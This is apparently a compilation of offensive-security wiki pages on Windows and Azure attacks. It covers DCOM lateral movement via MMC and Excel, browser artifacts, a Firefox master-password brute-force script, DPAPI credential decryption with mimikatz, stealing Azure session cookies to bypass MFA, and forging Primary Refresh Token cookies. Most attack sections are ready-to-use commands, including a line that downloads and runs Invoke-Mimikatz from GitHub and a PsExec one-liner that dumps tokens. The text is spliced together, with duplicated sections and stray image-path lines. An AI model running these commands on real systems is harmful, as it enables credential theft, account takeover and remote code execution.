$com = [Type]::GetTypeFromCLSID("<clsid>", "<IP>")

$obj = [System.Activator]::CreateInstance($com)

$item = $obj.Item()

$item.Document.Application.ShellExecute("cmd.exe", "/c calc.exe", "c:\windows\system32", $null, 0)

### Lateral Movement with Excel DCOM Objects

Lateral movement can be achieved by exploiting DCOM Excel objects. For detailed information, it's advisable to read the discussion on leveraging Excel DDE for lateral movement via DCOM at [Cybereason's blog](https://www.cybereason.com/blog/leveraging-excel-dde-for-lateral-movement-via-dcom).

The Empire project provides a PowerShell script, which demonstrates the utilization of Excel for remote code execution (RCE) by manipulating DCOM objects. Below are snippets from the script available on [Empire's GitHub repository](https://github.com/EmpireProject/Empire/blob/master/data/module_source/lateral_movement/Invoke-DCOM.ps1), showcasing different methods to abuse Excel for RCE:

# Detection of Office version

elseif ($Method -Match "DetectOffice") {

$Com = [Type]::GetTypeFromProgID("Excel.Application","$ComputerName")

$Obj = [System.Activator]::CreateInstance($Com)

$isx64 = [boolean]$obj.Application.ProductCode[21]

Write-Host $(If ($isx64) {"Office x64 detected"} Else {"Office x86 detected"})

}

# Registration of an XLL

elseif ($Method -Match "RegisterXLL") {

$Com = [Type]::GetTypeFromProgID("Excel.Application","$ComputerName")

$Obj = [System.Activator]::CreateInstance($Com)

$obj.Application.RegisterXLL("$DllPath")

}

# Execution of a command via Excel DDE

elseif ($Method -Match "ExcelDDE") {

$Com = [Type]::GetTypeFromProgID("Excel.Application","$ComputerName")

$Obj = [System.Activator]::CreateInstance($Com)

$Obj.DisplayAlerts = $false

$Obj.DDEInitiate("cmd", "/c $Command")

}

### Automation Tools for Lateral Movement

Two tools are highlighted for automating these techniques:

* **Invoke-DCOM.ps1**: A PowerShell script provided by the Empire project that simplifies the invocation of different methods for executing code on remote machines. This script is accessible at the Empire GitHub repository.
* **SharpLateral**: A tool designed for executing code remotely, which can be used with the command:

SharpLateral.exe reddcom HOSTNAME C:\Users\Administrator\Desktop\malware.exe

## Automatic Tools

* The Powershell script [**Invoke-DCOM.ps1**](https://github.com/EmpireProject/Empire/blob/master/data/module_source/lateral_movement/Invoke-DCOM.ps1) allows to easily invoke all the commented ways to execute code in other machines.
* You could also use [**SharpLateral**](https://github.com/mertdas/SharpLateral):

SharpLateral.exe reddcom HOSTNAME C:\Users\Administrator\Desktop\malware.exe

## References

* <https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/>
* <https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/>
* **Pass the cookie** (cloud)

# A-Z :Pass the Cookie

## Why Cookies?

Browser **cookies** are a great mechanism to **bypass authentication and MFA**. Because the user has already authenticated in the application, the session **cookie** can just be used to **access data** as that user, without needing to re-authenticate.

## Browsers Artifacts

Browser artifacts include various types of data stored by web browsers, such as navigation history, bookmarks, and cache data. These artifacts are kept in specific folders within the operating system, differing in location and name across browsers, yet generally storing similar data types.

Here's a summary of the most common browser artifacts:

* **Navigation History**: Tracks user visits to websites, useful for identifying visits to malicious sites.
* **Autocomplete Data**: Suggestions based on frequent searches, offering insights when combined with navigation history.
* **Bookmarks**: Sites saved by the user for quick access.
* **Extensions and Add-ons**: Browser extensions or add-ons installed by the user.
* **Cache**: Stores web content (e.g., images, JavaScript files) to improve website loading times, valuable for forensic analysis.
* **Logins**: Stored login credentials.
* **Favicons**: Icons associated with websites, appearing in tabs and bookmarks, useful for additional information on user visits.
* **Browser Sessions**: Data related to open browser sessions.
* **Downloads**: Records of files downloaded through the browser.
* **Form Data**: Information entered in web forms, saved for future autofill suggestions.
* **Thumbnails**: Preview images of websites.
* **Custom Dictionary.txt**: Words added by the user to the browser's dictionary.

## Firefox

Firefox organizes user data within profiles, stored in specific locations based on the operating system:

* **Linux**: ~/.mozilla/firefox/
* **MacOS**: /Users/$USER/Library/Application Support/Firefox/Profiles/
* **Windows**: %userprofile%\AppData\Roaming\Mozilla\Firefox\Profiles\

A profiles.ini file within these directories lists the user profiles. Each profile's data is stored in a folder named in the Path variable within profiles.ini, located in the same directory as profiles.ini itself. If a profile's folder is missing, it may have been deleted.

Within each profile folder, you can find several important files:

* **places.sqlite**: Stores history, bookmarks, and downloads. Tools like [BrowsingHistoryView](https://www.nirsoft.net/utils/browsing_history_view.html) on Windows can access the history data.
  + Use specific SQL queries to extract history and downloads information.
* **bookmarkbackups**: Contains backups of bookmarks.
* **formhistory.sqlite**: Stores web form data.
* **handlers.json**: Manages protocol handlers.
* **persdict.dat**: Custom dictionary words.
* **addons.json** and **extensions.sqlite**: Information on installed add-ons and extensions.
* **cookies.sqlite**: Cookie storage, with [MZCookiesView](https://www.nirsoft.net/utils/mzcv.html) available for inspection on Windows.
* **cache2/entries** or **startupCache**: Cache data, accessible through tools like [MozillaCacheView](https://www.nirsoft.net/utils/mozilla_cache_viewer.html).
* **favicons.sqlite**: Stores favicons.
* **prefs.js**: User settings and preferences.
* **downloads.sqlite**: Older downloads database, now integrated into places.sqlite.
* **thumbnails**: Website thumbnails.
* **logins.json**: Encrypted login information.
* **key4.db** or **key3.db**: Stores encryption keys for securing sensitive information.

Additionally, checking the browser’s anti-phishing settings can be done by searching for browser.safebrowsing entries in prefs.js, indicating whether safe browsing features are enabled or disabled.

To try to decrypt the master password, you can use <https://github.com/unode/firefox_decrypt> With the following script and call you can specify a password file to brute force:

brute.sh

#!/bin/bash

#./brute.sh top-passwords.txt 2>/dev/null | grep -A2 -B2 "chrome:"


passfile=$1

while read pass; do

echo "Trying $pass"

echo "$pass" | python firefox\_decrypt.py

done < $passfile



## Google Chrome

Google Chrome stores user profiles in specific locations based on the operating system:

* **Linux**: ~/.config/google-chrome/
* **Windows**: C:\Users\XXX\AppData\Local\Google\Chrome\User Data\
* **MacOS**: /Users/$USER/Library/Application Support/Google/Chrome/

Within these directories, most user data can be found in the **Default/** or **ChromeDefaultData/** folders. The following files hold significant data:

* **History**: Contains URLs, downloads, and search keywords. On Windows, [ChromeHistoryView](https://www.nirsoft.net/utils/chrome_history_view.html) can be used to read the history. The "Transition Type" column has various meanings, including user clicks on links, typed URLs, form submissions, and page reloads.
* **Cookies**: Stores cookies. For inspection, [ChromeCookiesView](https://www.nirsoft.net/utils/chrome_cookies_view.html) is available.
* **Cache**: Holds cached data. To inspect, Windows users can utilize [ChromeCacheView](https://www.nirsoft.net/utils/chrome_cache_view.html).
* **Bookmarks**: User bookmarks.
* **Web Data**: Contains form history.
* **Favicons**: Stores website favicons.
* **Login Data**: Includes login credentials like usernames and passwords.
* **Current Session**/**Current Tabs**: Data about the current browsing session and open tabs.
* **Last Session**/**Last Tabs**: Information about the sites active during the last session before Chrome was closed.
* **Extensions**: Directories for browser extensions and addons.
* **Thumbnails**: Stores website thumbnails.
* **Preferences**: A file rich in information, including settings for plugins, extensions, pop-ups, notifications, and more.
* **Browser’s built-in anti-phishing**: To check if anti-phishing and malware protection are enabled, run grep 'safebrowsing' ~/Library/Application Support/Google/Chrome/Default/Preferences. Look for {"enabled: true,"} in the output.

## **SQLite DB Data Recovery**

As you can observe in the previous sections, both Chrome and Firefox use **SQLite** databases to store the data. It's possible to **recover deleted entries using the tool** [**sqlparse**](https://github.com/padfoot999/sqlparse) **or** [**sqlparse\_gui**](https://github.com/mdegrazia/SQLite-Deleted-Records-Parser/releases).

## **Internet Explorer 11**

Internet Explorer 11 manages its data and metadata across various locations, aiding in separating stored information and its corresponding details for easy access and management.

### Metadata Storage

Metadata for Internet Explorer is stored in %userprofile%\Appdata\Local\Microsoft\Windows\WebCache\WebcacheVX.data (with VX being V01, V16, or V24). Accompanying this, the V01.log file might show modification time discrepancies with WebcacheVX.data, indicating a need for repair using esentutl /r V01 /d. This metadata, housed in an ESE database, can be recovered and inspected using tools like photorec and [ESEDatabaseView](https://www.nirsoft.net/utils/ese_database_view.html), respectively. Within the **Containers** table, one can discern the specific tables or containers where each data segment is stored, including cache details for other Microsoft tools such as Skype.

### Cache Inspection

The [IECacheView](https://www.nirsoft.net/utils/ie_cache_viewer.html) tool allows for cache inspection, requiring the cache data extraction folder location. Metadata for cache includes filename, directory, access count, URL origin, and timestamps indicating cache creation, access, modification, and expiry times.

### Cookies Management

Cookies can be explored using [IECookiesView](https://www.nirsoft.net/utils/iecookies.html), with metadata encompassing names, URLs, access counts, and various time-related details. Persistent cookies are stored in %userprofile%\Appdata\Roaming\Microsoft\Windows\Cookies, with session cookies residing in memory.

### Download Details

Downloads metadata is accessible via [ESEDatabaseView](https://www.nirsoft.net/utils/ese_database_view.html), with specific containers holding data like URL, file type, and download location. Physical files can be found under %userprofile%\Appdata\Roaming\Microsoft\Windows\IEDownloadHistory.

### Browsing History

To review browsing history, [BrowsingHistoryView](https://www.nirsoft.net/utils/browsing_history_view.html) can be used, requiring the location of extracted history files and configuration for Internet Explorer. Metadata here includes modification and access times, along with access counts. History files are located in %userprofile%\Appdata\Local\Microsoft\Windows\History.

### Typed URLs

Typed URLs and their usage timings are stored within the registry under NTUSER.DAT at Software\Microsoft\InternetExplorer\TypedURLs and Software\Microsoft\InternetExplorer\TypedURLsTime, tracking the last 50 URLs entered by the user and their last input times.

## Microsoft Edge

Microsoft Edge stores user data in %userprofile%\Appdata\Local\Packages. The paths for various data types are:

* **Profile Path**: C:\Users\XX\AppData\Local\Packages\Microsoft.MicrosoftEdge\_XXX\AC
* **History, Cookies, and Downloads**: C:\Users\XX\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat
* **Settings, Bookmarks, and Reading List**: C:\Users\XX\AppData\Local\Packages\Microsoft.MicrosoftEdge\_XXX\AC\MicrosoftEdge\User\Default\DataStore\Data\nouser1\XXX\DBStore\spartan.edb
* **Cache**: C:\Users\XXX\AppData\Local\Packages\Microsoft.MicrosoftEdge\_XXX\AC#!XXX\MicrosoftEdge\Cache
* **Last Active Sessions**: C:\Users\XX\AppData\Local\Packages\Microsoft.MicrosoftEdge\_XXX\AC\MicrosoftEdge\User\Default\Recovery\Active

## Safari

Safari data is stored at /Users/$User/Library/Safari. Key files include:

* **History.db**: Contains history\_visits and history\_items tables with URLs and visit timestamps. Use sqlite3 to query.
* **Downloads.plist**: Information about downloaded files.
* **Bookmarks.plist**: Stores bookmarked URLs.
* **TopSites.plist**: Most frequently visited sites.
* **Extensions.plist**: List of Safari browser extensions. Use plutil or pluginkit to retrieve.
* **UserNotificationPermissions.plist**: Domains permitted to push notifications. Use plutil to parse.
* **LastSession.plist**: Tabs from the last session. Use plutil to parse.
* **Browser’s built-in anti-phishing**: Check using defaults read com.apple.Safari WarnAboutFraudulentWebsites. A response of 1 indicates the feature is active.

## Opera

Opera's data resides in /Users/$USER/Library/Application Support/com.operasoftware.Opera and shares Chrome's format for history and downloads.

* **Browser’s built-in anti-phishing**: Verify by checking if fraud\_protection\_enabled in the Preferences file is set to true using grep.

These paths and commands are crucial for accessing and understanding the browsing data stored by different web browsers.

## References

* <https://nasbench.medium.com/web-browsers-forensics-7e99940c579a>
* <https://www.sentinelone.com/labs/macos-incident-response-part-3-system-manipulation/>
* <https://books.google.com/books?id=jfMqCgAAQBAJ&pg=PA128&lpg=PA128&dq=%22This+file>
* **Book: OS X Incident Response: Scripting and Analysis By Jaron Bradley pag 123**

## Attack

The challenging part is that those **cookies are encrypted** for the **user** via the Microsoft Data Protection API (**DPAPI**). This is encrypted using cryptographic [keys tied to the user](https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords) the cookies belong to. You can find more information about this in:

## What is DPAPI

The Data Protection API (DPAPI) is primarily utilized within the Windows operating system for the **symmetric encryption of asymmetric private keys**, leveraging either user or system secrets as a significant source of entropy. This approach simplifies encryption for developers by enabling them to encrypt data using a key derived from the user's logon secrets or, for system encryption, the system's domain authentication secrets, thus obviating the need for developers to manage the protection of the encryption key themselves.

### Protected Data by DPAPI

Among the personal data protected by DPAPI are:

* Internet Explorer and Google Chrome's passwords and auto-completion data
* E-mail and internal FTP account passwords for applications like Outlook and Windows Mail
* Passwords for shared folders, resources, wireless networks, and Windows Vault, including encryption keys
* Passwords for remote desktop connections, .NET Passport, and private keys for various encryption and authentication purposes
* Network passwords managed by Credential Manager and personal data in applications using CryptProtectData, such as Skype, MSN messenger, and more

## List Vault

# From cmd

vaultcmd /listcreds:"Windows Credentials" /all

# From mimikatz

mimikatz vault::list

## Credential Files

The **credentials files protected** could be located in:

dir /a:h C:\Users\username\AppData\Local\Microsoft\Credentials\

dir /a:h C:\Users\username\AppData\Roaming\Microsoft\Credentials\

Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\

Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\

Get credentials info using mimikatz dpapi::cred, in the response you can find interesting info such as the encrypted data and the guidMasterKey.

mimikatz dpapi::cred /in:C:\Users\<username>\AppData\Local\Microsoft\Credentials\28350839752B38B238E5D56FDD7891A7

[...]

guidMasterKey : {3e90dd9e-f901-40a1-b691-84d7f647b8fe}

[...]

pbData : b8f619[...snip...]b493fe

[..]

You can use **mimikatz module** dpapi::cred with the appropiate /masterkey to decrypt:

dpapi::cred /in:C:\path\to\encrypted\file /masterkey:<MASTERKEY>

## Master Keys

The DPAPI keys used for encrypting the user's RSA keys are stored under %APPDATA%\Microsoft\Protect\{SID} directory, where {SID} is the [**Security Identifier**](https://en.wikipedia.org/wiki/Security_Identifier) **of that user**. **The DPAPI key is stored in the same file as the master key that protects the users private keys**. It usually is 64 bytes of random data. (Notice that this directory is protected so you cannot list it usingdir from the cmd, but you can list it from PS).

Get-ChildItem C:\Users\USER\AppData\Roaming\Microsoft\Protect\

Get-ChildItem C:\Users\USER\AppData\Local\Microsoft\Protect


Get-ChildItem -Hidden C:\Users\USER\AppData\Roaming\Microsoft\Protect\

Get-ChildItem -Hidden C:\Users\USER\AppData\Local\Microsoft\Protect\

Get-ChildItem -Hidden C:\Users\USER\AppData\Roaming\Microsoft\Protect\{SID}

Get-ChildItem -Hidden C:\Users\USER\AppData\Local\Microsoft\Protect\{SID}

This is what a bunch of Master Keys of a user will looks like:



Usually **each master keys is an encrypted symmetric key that can decrypt other content**. Therefore, **extracting** the **encrypted Master Key** is interesting in order to **decrypt** later that **other content** encrypted with it.

### Extract master key & decrypt

Check the post [https://www.ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++](https://www.ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++#extracting-dpapi-backup-keys-with-domain-admin) for an example of how to extract the master key and decrypt it.

## SharpDPAPI

[SharpDPAPI](https://github.com/GhostPack/SharpDPAPI#sharpdpapi-1) is a C# port of some DPAPI functionality from [@gentilkiwi](https://twitter.com/gentilkiwi)'s [Mimikatz](https://github.com/gentilkiwi/mimikatz/) project.

## HEKATOMB

[**HEKATOMB**](https://github.com/Processus-Thief/HEKATOMB) is a tool that automates the extraction of all users and computers from the LDAP directory and the extraction of domain controller backup key through RPC. The script will then resolve all computers ip address and perform a smbclient on all computers to retrieve all DPAPI blobs of all users and decrypt everything with domain backup key.

python3 hekatomb.py -hashes :ed0052e5a66b1c8e942cc9481a50d56 DOMAIN.local/administrator@10.0.0.1 -debug -dnstcp

With extracted from LDAP computers list you can find every sub network even if you didn't know them !

"Because Domain Admin rights are not enough. Hack them all."

## DonPAPI

[**DonPAPI**](https://github.com/login-securite/DonPAPI) can dump secrets protected by DPAPI automatically.

## References

* <https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#13>
* [https://www.ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++](https://www.ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++#using-dpapis-to-encrypt-decrypt-data-in-c)

With Mimikatz in hand, I am able to **extract a user’s cookies** even though they are encrypted with this command:

mimikatz.exe privilege::debug log "dpapi::chrome /in:%localappdata%\google\chrome\USERDA~1\default\cookies /unprotect" exit

For Azure, we care about the authentication cookies including **ESTSAUTH**, **ESTSAUTHPERSISTENT**, and **ESTSAUTHLIGHT**. Those are there because the user has been active on Azure lately.

Just navigate to login.microsoftonline.com and add the cookie **ESTSAUTHPERSISTENT** (generated by “Stay Signed In” option) or **ESTSAUTH**. And you will be authenticated.

## References

* <https://stealthbits.com/blog/bypassing-mfa-with-pass-the-cookie/>
* **Pass the PRT** (cloud)

**What is a PRT**


# Az - Primary Refresh Token (PRT)

**Chec the post in** [**https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/**](https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/) although another post explaining the same can be found in [**https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30**](https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30)


### Check if you have a PRT

Dsregcmd.exe /status

In the SSO State section, you should see the **AzureAdPrt** set to **YES**.



In the same output you can also see if the **device is joined to Azure** (in the field AzureAdJoined):



## PRT Cookie

The PRT cookie is actually called **x-ms-RefreshTokenCredential** and it's a JSON Web Token (JWT). A JWT contains **3 parts**, the **header**, **payload** and **signature**, divided by a . and all url-safe base64 encoded. A typical PRT cookie contains the following header and body:

{

"alg": "HS256",

"ctx": "oYKjPJyCZN92Vtigt/f8YlVYCLoMu383"

}

{

"refresh\_token": "AQABAAAAAAAGV\_bv21oQQ4ROqh0\_1-tAZ18nQkT-eD6Hqt7sf5QY0iWPSssZOto]<cut>VhcDew7XCHAVmCutIod8bae4YFj8o2OOEl6JX-HIC9ofOG-1IOyJegQBPce1WS-ckcO1gIOpKy-m-JY8VN8xY93kmj8GBKiT8IAA",

"is\_primary": "true",

"request\_nonce": "AQABAAAAAAAGV\_bv21oQQ4ROqh0\_1-tAPrlbf\_TrEVJRMW2Cr7cJvYKDh2XsByis2eCF9iBHNqJJVzYR\_boX8VfBpZpeIV078IE4QY0pIBtCcr90eyah5yAA"

}


The actual **Primary Refresh Token (PRT)** is encapsulated within the **refresh\_token**, which is encrypted by a key under the control of Azure AD, rendering its contents opaque and undecryptable to us. The field **is\_primary** signifies the encapsulation of the primary refresh token within this token. To ensure that the cookie remains bound to the specific login session it was intended for, the request\_nonce is transmitted from the logon.microsoftonline.com page.

### PRT Cookie flow using TPM

The **LSASS** process will send to the TPM the **KDF context**, and the TPM will used **session key** (gathered when the device was registered in AzureAD and stored in the TPM) and the previous context to **derivate** a **key,** and this **derived key** is used to **sign the PRT cookie (JWT).**

The **KDF context is** a nonce from AzureAD and the PRT creating a **JWT** mixed with a **context** (random bytes).

Therefore, even if the PRT cannot be extracted because it's located inside the TPM, it's possible to abuseLSASS to **request derived keys from new contexts and use the generated keys to sign Cookies**.



## PRT Abuse Scenarios

As a **regular user** it's possible to **request PRT usage** by asking LSASS for SSO data. This can be done like **native apps** which request tokens from **Web Account Manager** (token broker). WAM pasess the request to **LSASS**, which asks for tokens using signed PRT assertion. Or it can be down with **browser based (web) flow**s where a **PRT cookie** is used as **header** to authenticate requests to Azure AS login pages.

As **SYSTEM** you could **steal the PRT if not protected** by TPM or **interact with PRT keys in LSASS** using crypto APIs.

## Pass-the-PRT Attack Examples

### Attack - ROADtoken

For more info about this way [**check this post**](https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/). ROADtoken will run **BrowserCore.exe** from the right directory and use it to **obtain a PRT cookie**. This cookie can then be used with ROADtools to authenticate and **obtain a persistent refresh token**.

To generate a valid PRT cookie the first thing you need is a nonce. You can get this with:

$TenantId = "19a03645-a17b-129e-a8eb-109ea7644bed"

$URL = "https://login.microsoftonline.com/$TenantId/oauth2/token"

$Params = @{

"URI" = $URL

"Method" = "POST"

}

$Body = @{

"grant\_type" = "srv\_challenge"

}

$Result = Invoke-RestMethod @Params -UseBasicParsing -Body $Body

$Result.Nonce

AwABAAAAAAACAOz\_BAD0\_8vU8dH9Bb0ciqF\_haudN2OkDdyluIE2zHStmEQdUVbiSUaQi\_EdsWfi1 9-EKrlyme4TaOHIBG24v-FBV96nHNMgAA

Or using [**roadrecon**](https://github.com/dirkjanm/ROADtools):

roadrecon auth prt-init

Then you can use [**roadtoken**](https://github.com/dirkjanm/ROADtoken) to get a new PRT (run in the tool from a process of the user to attack):

.\ROADtoken.exe <nonce>

As oneliner:

Invoke-Command - Session $ps\_sess -ScriptBlock{C:\Users\Public\PsExec64.exe - accepteula -s "cmd.exe" " /c C:\Users\Public\SessionExecCommand.exe UserToImpersonate C:\Users\Public\ROADToken.exe AwABAAAAAAACAOz\_BAD0\_\_kdshsy61GF75SGhs\_[...] > C:\Users\Public\PRT.txt"}

Then you can use the **generated cookie** to **generate tokens** to **login** using Azure AD **Graph** or Microsoft Graph:

# Generate

roadrecon auth --prt-cookie <prt\_cookie>

# Connect

Connect-AzureAD --AadAccessToken <token> --AccountId <acc\_ind>

### Attack - Using roadrecon

### Attack - Using AADInternals and a leaked PRT

Get-AADIntUserPRTToken **gets user’s PRT token** from the Azure AD joined or Hybrid joined computer. Uses BrowserCore.exe to get the PRT token.

# Get the PRToken

$prtToken = Get-AADIntUserPRTToken

# Get an access token for AAD Graph API and save to cache

Get-AADIntAccessTokenForAADGraph -PRTToken $prtToken

Or if you have the values from Mimikatz you can also use AADInternals to generate a token:

# Mimikat "PRT" value

$MimikatzPRT="MC5BWU..."

# Add padding

while($MimikatzPrt.Length % 4) {$MimikatzPrt += "="}

# Decode

$PRT=[text.encoding]::UTF8.GetString([convert]::FromBase64String($MimikatzPRT))

# Mimikatz "Clear key" value

$MimikatzClearKey="37c5ecdfeab49139288d8e7b0732a5c43fac53d3d36ca5629babf4ba5f1562f0"

# Convert to Byte array and B64 encode

$SKey = [convert]::ToBase64String( [byte[]] ($MimikatzClearKey -replace '..', '0x$&,' -split ',' -ne ''))

# Generate PRTToken with Nonce

$prtToken = New-AADIntUserPRTToken -RefreshToken $PRT -SessionKey $SKey -GetNonce

$prtToken

## You can already use this token ac cookie in the browser

# Get access token from prtToken

$AT = Get-AADIntAccessTokenForAzureCoreManagement -PRTToken $prtToken

# Verify access and connect with Az. You can see account id in mimikatz prt output

Connect-AzAccount -AccessToken $AT -TenantID <tenant-id> -AccountId <acc-id>

Go to [https://login.microsoftonline.com](https://login.microsoftonline.com/), clear all cookies for login.microsoftonline.com and enter a new cookie.

Name: x-ms-RefreshTokenCredential

Value: [Paste your output from above]

Path: /

HttpOnly: Set to True (checked)

Then go to [https://portal.azure.com](https://portal.azure.com/)

The rest should be the defaults. Make sure you can refresh the page and the cookie doesn’t disappear, if it does, you may have made a mistake and have to go through the process again. If it doesn’t, you should be good.

### Attack - Mimikatz

#### Steps

1. The **PRT (Primary Refresh Token) is extracted from LSASS** (Local Security Authority Subsystem Service) and stored for subsequent use.
2. The **Session Key is extracted next**. Given that this key is initially issued and then re-encrypted by the local device, it necessitates decryption using a DPAPI masterkey. Detailed information about DPAPI (Data Protection API) can be found in these resources: [HackTricks](https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords) and for an understanding of its application, refer to [Pass-the-cookie attack](https://cloud.hacktricks.xyz/pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-pass-the-cookie).
3. Post decryption of the Session Key, the **derived key and context for the PRT are obtained**. These are crucial for the **creation of the PRT cookie**. Specifically, the derived key is employed for signing the JWT (JSON Web Token) that constitutes the cookie. A comprehensive explanation of this process has been provided by Dirk-jan, accessible [here](https://dirkjanm.io/digging-further-into-the-primary-refresh-token/).

Note that if the PRT is inside the TPM and not inside lsass **mimikatz won't be able to extract it**. However, it will be possible to g**et a key from a derive key from a context** from the TPM and use it to **sign a cookie (check option 3).**

You can find an **in depth explanation of the performed process** to extract these details in here: [**https://dirkjanm.io/digging-further-into-the-primary-refresh-token/**](https://dirkjanm.io/digging-further-into-the-primary-refresh-token/)

This won't exactly work post August 2021 fixes to get other users PRT tokens as only the user can get his PRT (a local admin cannot access other users PRTs), but can access his.

You can use **mimikatz** to extract the PRT:

mimikatz.exe

Privilege::debug


Sekurlsa::cloudap

# Or in powershell

iex (New-Object Net.Webclient).downloadstring("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1")

Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::cloudap"'

(Images from https://blog.netwrix.com/2023/05/13/pass-the-prt-overview)



the part labeled **Prt** and save it. Extract also the session key (the **KeyValue** of the **ProofOfPossesionKey** field) which you can see highlighted below. This is encrypted and we will need to use our DPAPI masterkeys to decrypt it.




If you don’t see any PRT data it could be that you **don’t have any PRTs** because your device isn’t Azure AD joined or it could be you are **running an old version** of Windows 10.

To **decrypt** the session key you need to **elevate** your privileges to **SYSTEM** to run under the computer context to be able to use the **DPAPI masterkey to decrypt it**. You can use the following commands to do so:


token::elevate

dpapi::cloudapkd /keyvalue:[PASTE ProofOfPosessionKey HERE] /unprotect



#### Option 1 - Full Mimikatz

* Now you want to both the Context value:




* And the derived key value:



* Finally you can use all this info to **generate PRT cookies**:

Dpapi::cloudapkd /context:[CONTEXT] /derivedkey:[DerivedKey] /Prt:[PRT]



